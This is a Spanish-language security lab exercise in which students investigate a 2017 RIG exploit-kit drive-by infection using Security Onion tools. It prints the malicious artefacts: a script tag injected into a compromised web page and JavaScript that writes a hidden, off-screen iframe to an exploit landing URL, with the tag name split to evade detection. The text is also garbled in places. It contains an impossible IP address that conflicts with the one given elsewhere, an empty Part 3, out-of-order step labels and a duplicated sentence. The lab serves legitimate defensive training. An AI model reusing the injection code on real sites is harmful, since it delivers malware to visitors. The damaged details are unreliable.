

Práctica de laboratorio - Investigar una vulnerabilidad de malware

Objetivos

En esta práctica de laboratorio:

Parte 1: Usará Kibana para aprender sobre una vulnerabilidad de malware

Parte 2: Investigará el ataque con Sguil

Parte 3: Usará Wireshack para investigar un ataque

Parte 4: Examinará artefactos de vulnerabilidad.

Esta práctica de laboratorio se basa en un ejercicio del sitio web malware-traffic-analysis.net que es un excelente recurso para aprender a analizar los ataques de red y host. Gracias a brad@malware-traffic-analysis.net por el permiso para usar materiales de su sitio.

Aspectos básicos/Situación

Usted ha decidido entrevistarse para un trabajo en una empresa de tamaño medio como analista de ciberseguridad de nivel 1. Se le ha pedido que demuestre su capacidad para identificar los detalles de un ataque en el que un equipo se vio comprometido. Su objetivo es responder a una serie de preguntas usando Sguil, Kibana y Wireshark en Security Onion.

Se le han dado los siguientes detalles sobre el evento:

- El evento pasó en enero de 2017.
- Fue descubierto por el Snort NIDS

Recursos necesarios

- Máquina virtual de Security Onion
- Acceso a Internet

Instrucciones


Parte 1: Uso de Kibana para aprender sobre una vulnerabilidad de malware

Parte 1: uso de Kibana para responder las siguientes preguntas. Para ayudarlo a empezar, se le informa de que el ataque tuvo lugar en algún momento durante enero de 2017. Tendrá que identificar la hora exacta.

Paso 1: Reducir el plazo.

- a. Inicie sesión en Security Onion VM con el nombre de usuario **analyst** y **cyberops** como contraseña.
- b. Abra Kibana (nombre de usuario **analyst** y contraseña **cyberops**) y establezca un intervalo de tiempo absoluto para limitar el enfoque a los datos de registro de enero de 2017
- c. Verá que aparece un gráfico con una sola entrada que se muestra. Para ver más detalles, debe reducir la cantidad de tiempo que se muestra. Límite el intervalo de tiempo en la visualización recuento total de


registros a lo largo del tiempo haciendo clic y arrastrando para seleccionar un área alrededor del punto de datos del gráfico. Es posible que deba repetir este proceso hasta que vea algún detalle en el gráfico.



Nota: Use el <Esc> para cerrar cualquier cuadro de diálogo que pueda estar interfiriendo con su trabajo.


Paso 2: Localice el evento en Kibana

- Después de reducir el intervalo de tiempo en el panel principal de Kibana, vaya al panel datos de alertas de **NIDS** haciendo clic en NIDS




- Amplíe el evento haciendo clic y arrastrando en la visualización NIDS – Alertas a lo largo del tiempo, centrándose aún más en el marco temporal del evento. Dado que el evento ocurrió durante un período

muy corto de tiempo, seleccione sólo la línea de trazado del gráfico. Haga zoom hasta que la pantalla se asemeje a la de abajo.



- c. Haga clic en el primer punto de la línea de tiempo para filtrar solo ese primer evento.



- d. Ahora vea los detalles de los eventos que ocurrieron en ese momento. Desplácese hasta la parte inferior del panel hasta que vea la sección **NIDS Alerts** de la página. Las alertas se organizan por tiempo. Expanda el primer evento de la lista haciendo clic en la flecha del puntero que está a la izquierda de la marca de tiempo.

The screenshot shows the 'NIDS - Alerts' section in Kibana. It displays a table of alerts with columns: Time, source_ip, source_port, destination_ip, destination_port, and _id. The first alert is expanded, showing its details. The table is limited to 10 results.

Time	source_ip	source_port	destination_ip	destination_port	_id
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.67.234.779	80	sgC200BqyFAMWp4
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.67.234.779	80	sgC200BqyFAMWp4
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.67.234.779	80	sgC200BqyFAMWp4
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.67.234.779	80	sgC200BqyFAMWp4
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.67.234.779	80	sgC200BqyFAMWp4
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.67.234.779	80	sgC200BqyFAMWp4
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.67.234.779	80	sgC200BqyFAMWp4

- e. Observe los detalles de la alerta ampliada y responda las siguientes preguntas:

¿Cuál es la hora de la primera alerta NIDS detectada en Kibana?

¿Cuál es la dirección IP de origen en la alerta?

¿Cuál es la dirección IP de destino en la alerta?

¿Cuál es el puerto de destino en la alerta? ¿Cuál servicio es este? aquí.

¿Cuál es la clasificación de la alerta?

¿Cuál es el nombre del geo-país de destino?

- f. Desde un navegador web en un ordenador que pueda conectarse a Internet, vaya al enlace que se proporciona en el campo signature_info de la alerta. Esto le llevará a la regla de alerta de Snort de amenazas emergentes para el ataque. Se muestran una serie de reglas. Esto se debe a que las firmas pueden cambiar con el tiempo, o se desarrollan reglas nuevas y más precisas. La regla más reciente está en la parte superior de la página. Examine los detalles de la regla.

¿Cuál es la familia de malware para este evento?

¿Qué tan severo es el ataque?

¿Qué es un kit de ataque? (EK) Busque en internet para responder la pregunta.

Los kits de ataque utilizan con frecuencia lo que se denomina un ataque drive-by para comenzar la campaña de ataque. En un ataque drive-by, un usuario visita un sitio web que debe ser considerado como seguro. Sin embargo, los atacantes encuentran maneras de poner en peligro sitios web legítimos mediante la búsqueda de vulnerabilidades en los servidores web que los alojan. Las vulnerabilidades permiten a los atacantes insertar su propio código malicioso en el HTML de una página web. El código se inserta con frecuencia en un iFrame. Los iFrames permiten que el contenido de diferentes sitios web se muestre en la misma página web. Los atacantes con frecuencia crearán un iFrame invisible que conecta el navegador a un sitio web malicioso. El HTML del sitio web que se carga en el navegador a menudo contiene un JavaScript que enviará el navegador a otro sitio web malicioso o descargará malware hasta el equipo.

¿A qué sitio web pretendía conectarse el usuario?

¿A qué URL refiere el navegador al usuario?

¿Qué tipo de contenido solicita el host de origen a tybenme.com? ¿Por qué esto podría ser un problema? Busque en el bloque de servidor DST de la transcripción también.

- b. Cierre la pestaña CapME! del navegador.
- c. Desde la parte superior del panel de alertas de NIDS, haga clic en la entrada **HTTP** situada bajo el encabezado **Zeek Hunting**.
- d. En el panel HTTP, compruebe que el intervalo de tiempo absoluto incluye **2017-01-27 22:54:30.000** to **2017-01-27 22:56:00.000**.
- e. Desplácese hacia abajo hasta la sección HTTP - Sitios del panel.

¿Cuáles son algunos sitios web mencionados?

Deberíamos conocer algunos de estos sitios web de la transcripción que leímos anteriormente. No todos los sitios que se muestran son parte de la campaña de explotación. No todos los sitios que se muestran son parte de la campaña de explotación. No se conecte a ellos.

¿Cuál de estos sitios es probablemente parte de la campaña de ataque?

¿Cuáles son los tipos HTTP - MIME enumerados en Tag Cloud?

Parte 2: Investigar el exploit con Sguil

En la Parte 2, usará Sguil para comprobar las alertas IDS y recopilar más información sobre la serie de eventos relacionados con este ataque.

Nota: Los ID de alerta utilizados en este laboratorio son, por ejemplo, las alertas IDs en su MV (máquina virtual) pueden ser diferentes.

Paso 1: Abra Sguil y localice las alertas.

- a. Inicie Sguil desde el escritorio. Inicie sesión con el nombre de usuario **analyst** y la contraseña **cyberops**. Habilite todos los sensores y haga clic en **Start**.

- b. Localice el grupo de alertas de 27 enero de 2017.

Según Sguil, ¿cuáles son las marcas de tiempo para la primera y última de las alertas que ocurrieron dentro de un segundo el uno del otro?

Paso 2: Investigue las alertas en Sguil.

- a. Asegúrese de marcar las casillas de verificación **Mostrar datos del paquete** y **Mostrar regla** para examinar la información del encabezado del paquete y la regla de firma IDS relacionada con la alerta.
- b. Seleccione el ID de alerta 5.2 (Mensaje de evento **ET CURRENT Evil Redirector Leading to EK Jul 12 2016**).

Según la regla de firma IDS, ¿Cuál familia de malware activó esta alerta? Es posible que deba desplazarse por la firma de alerta para encontrar esta entrada.

- c. Maximice la ventana Sguil y ajuste el tamaño de la columna Mensaje de evento para que pueda ver el texto de todo el mensaje. Consulte los mensajes de evento para cada uno de los identificadores de alerta relacionados con este ataque.


¿Según los mensajes de evento en Sguil qué exploit kit (EK) está involucrado en este ataque?

Más allá de etiquetar el ataque como actividad troyana, ¿qué otra información se proporciona con respecto al tipo y el nombre del malware involucrado?

Según su mejor estimación mirando las alertas hasta ahora, ¿cuál es el vector básico de este ataque?
¿Cómo tuvo lugar el ataque?

Paso 3: Ver transcripciones de eventos

- a. Seleccione el ID de alerta 5.2 (Mensaje de evento **ET CURRENT Evil Redirector Leading to EK Jul 12 2016**). Seleccione **Transcript** del menú como se muestra en la figura.



ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP
RT	21	seconion-...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193
RT	21	seconion-...	Event History	2:54:42	104.28.18.74	80	172.16.4.193
RT	1	seconion-...	Transcript	2:54:42	139.59.160.143	80	172.16.4.193
RT	15	seconion-...	Transcript (force new)	2:54:43	172.16.4.193	49202	194.87.234.129
RT	15	seconion-...	Wireshark	2:54:43	172.16.4.193	49202	194.87.234.129
RT	15	seconion-...	Wireshark (force new)	2:54:43	172.16.4.193	49202	194.87.234.129

¿Cuáles son los sitios web de referencia y host que participan en el primer evento de SRC? ¿Qué cree que hizo el usuario para generar esta alerta?

- b. Haga clic con el botón derecho en el ID de alerta 5.24 (dirección IP de origen de **139.59.160.143** y mensaje de evento **ET CURRENT_EVENTS Evil Redirector Leading to EK March 15 2017**) y elija **Transcript** para abrir una transcripción de la conversación.

RealTime Events		Escalated Events					
ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP
RT	21	seconion-...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193
RT	21	seconion-...	5.13	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193
RT	1	seconion-...	5.24	2017-01-27 22:54:42	139.59.160.143	80	172.16.4.193
RT	15	seconion-...	Event History Transcript Transcript (force new) Wireshark Wireshark (force new)	2:54:43	172.16.4.193	49202	194.87.234.129
RT	15	seconion-...		2:54:43	172.16.4.193	49202	194.87.234.129
RT	15	seconion-...		2:54:43	172.16.4.193	49202	194.87.234.129
RT	52	seconion-...		2:54:44	194.87.234.129	80	172.16.4.193
RT	1	seconion-...		2:55:17	172.16.4.193	58978	90.2.1.0

- c. Consulte la transcripción y responda las siguientes preguntas:

¿Qué tipo de solicitud hubo?

¿Se solicitaron archivos?

¿Cuál es la URL del referente y del sitio web del host?

¿Cómo se codifica el contenido?

- d. Cierre la ventana de transcripción actual. En la ventana Squil, haga clic con el botón derecho en el ID de alerta 5.25 (Mensaje de evento **ET CURRENT_EVENTS Rig EK URI Struct Mar 13 2017 M2**) y abra la transcripción. De acuerdo con la información de la transcripción responda las siguientes preguntas:

¿Cuántas solicitudes y respuestas participaron en esta alerta?

¿Cuál fue la primera solicitud?

¿Quién era el referente?

¿A quién servidor host se le hizo la solicitud?

¿Se ha codificado la respuesta?

¿Cuál fue la segunda solicitud?

¿A quién servidor host se le hizo la solicitud?

¿Se ha codificado la respuesta?

¿Cuál fue la tercera solicitud?

¿Quién era el referente?

¿Cuál fue el tipo de contenido de la tercera respuesta?

¿Cuáles fueron los primeros 3 caracteres de los datos en la respuesta? Los datos se inician después de la última entrada **DST**:

CWS es una firma de archivo. Las firmas de archivo ayudan a identificar el tipo de archivo que se representa. Vaya al siguiente sitio web https://en.wikipedia.org/wiki/List_of_file_signatures. Utilice Ctrl-F para abrir un cuadro de búsqueda. Busque esta firma de archivo para averiguar qué tipo de archivo se ha descargado en los datos

¿Qué tipo de archivo se descargó? ¿Qué tipo de aplicación utiliza este tipo de archivo?

- e. Cierre la ventana de transcripción.
- f. Haga clic con el botón derecho del 2101 y elija Network Miner. Haga clic en la pestaña **Archivo**.

¿Cuántos archivos hay y cuáles son los tipos de archivo?

Parte 3: Uso de Wireshark para investigar un ataque

Parte 4: Examine los artefactos de ataque

En esta parte, usted examinará algunos documentos que exportó de Wireshark.

- a. En Security Onion, abra el archivo **remodeling-your-kitchen-cabinets.html** con el editor de texto que elija. Esta página web inició el ataque.

¿Puede encontrar los dos lugares en la página web que forman parte del ataque drive-by que inició el ataque? **Ayuda:** el primero es en el <head> área y el segundo es en el <body> area de la página.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html
xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
<head profile="http://gmpg.org/xfn/11">
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Remodelación de los gabinetes de cocina | Home improvement</title>

<link rel="alternate" type="application/rss+xml"
href="//www.homeimprovement.com/?feed=rss2" title="Publicaciones más recientes de Home
Improvement " />

<link rel="alternate" type="application/rss+xml"
href="//www.homeimprovement.com/?feed=comments-rss2" title="Ultimos comentarios de
Home improvement" />

<link rel="pingback" href="//www.homeimprovement.com/xmlrpc.php" />

<link rel="shortcut icon" href="//www.homeimprovement.com/wp-
content/themes/arras/images/favicon.ico" />

<script type="text/javascript"
src="//retrotip.visionurbana.com.ve/engine/classes/js/dle_js.js"></script>
<!-- All in One SEO Pack 2.3.2.3 by Michael Torbert of Semper Fi Web Design[291,330] -
->
<meta name="description" content="Installing cabinets in a remodeled kitchen require
some basic finish carpentry skills. Before starting any installation, it's a good idea
to mark some level and" />

<meta name="keywords" content="cabinets,kitchen,kitchen cabints,knobs,remodel" />
<some output omitted>
```

- b. Abra el archivo `dle_js.js` el editor de texto que elija y examínelo.

```
document.write('<div class="" style="position:absolute; width:383px; height:368px;
left:17px; top:-858px;"> <div style="" class=""><a>head</a><a class="head-menu-2">
</a><iframe
src="http://tyu.benme.com/?q=zn_QMvXcJwDQDofGMvrESLteMUbQA0KK2OH_76iyEoH9JHT1vrTUSkrtt
gWC&biw=Amaya.81lp85.406f4y5l9&oq=elTX_fU1L7ABPAuy2EyALQZn1Y0IU1IQ8fj630PWwUWZ0pDRqx29
UToBvdeW&yus=Amaya.110oz60.406a7e5q8&br_fl=4109&tuif=5364&ct=Amaya" width=290
height=257 ></ifr +'ame> <a style=""></a></div><a class="" style="">temp</a></div>');

```

¿Qué hace el archivo?

¿Cómo intenta el código del archivo javascript evitar la detección?

- c. En un editor de texto, abra el archivo `text/html` que se guardó en la carpeta de inicio con Vivaldi como parte del nombre de archivo.

Examine el archivo y responda las siguientes preguntas:

¿Qué tipo de archivo es?

¿Cuáles son algunas cosas interesantes de iframe? ¿Menciona alguna?

Llama a una función start()

¿Cuál cree que es el propósito de la función getBrowser()?

Reflexión

Los kits de ataques son ataques bastante complejos que utilizan una variedad de métodos y recursos para llevar a cabo un ataque. Curiosamente EKs se pueden utilizar para entregar diversas cargas útiles de malware. Esto se debe a que el desarrollador de EK puede ofrecer el kit de ataques como un servicio a otros atacantes. Por lo tanto, RIG EK se ha asociado con un número de diferentes cargas útiles de malware. Las siguientes preguntas pueden requerir que investigue los datos más a fondo utilizando las herramientas que se introdujeron en este laboratorio.

1. El EK utilizó una serie de sitios web. Complete la siguiente tabla.

URL	Dirección IP	Función
www.bing.com	N/D	enlaces de motores de búsqueda a página web legítima

2. Es útil "contar la historia" de un exploit para entender lo que sucedió y cómo funciona. Comienza con el usuario que busca en Internet con Bing. Busque en la web para obtener más información sobre el RIG EK para ayudar.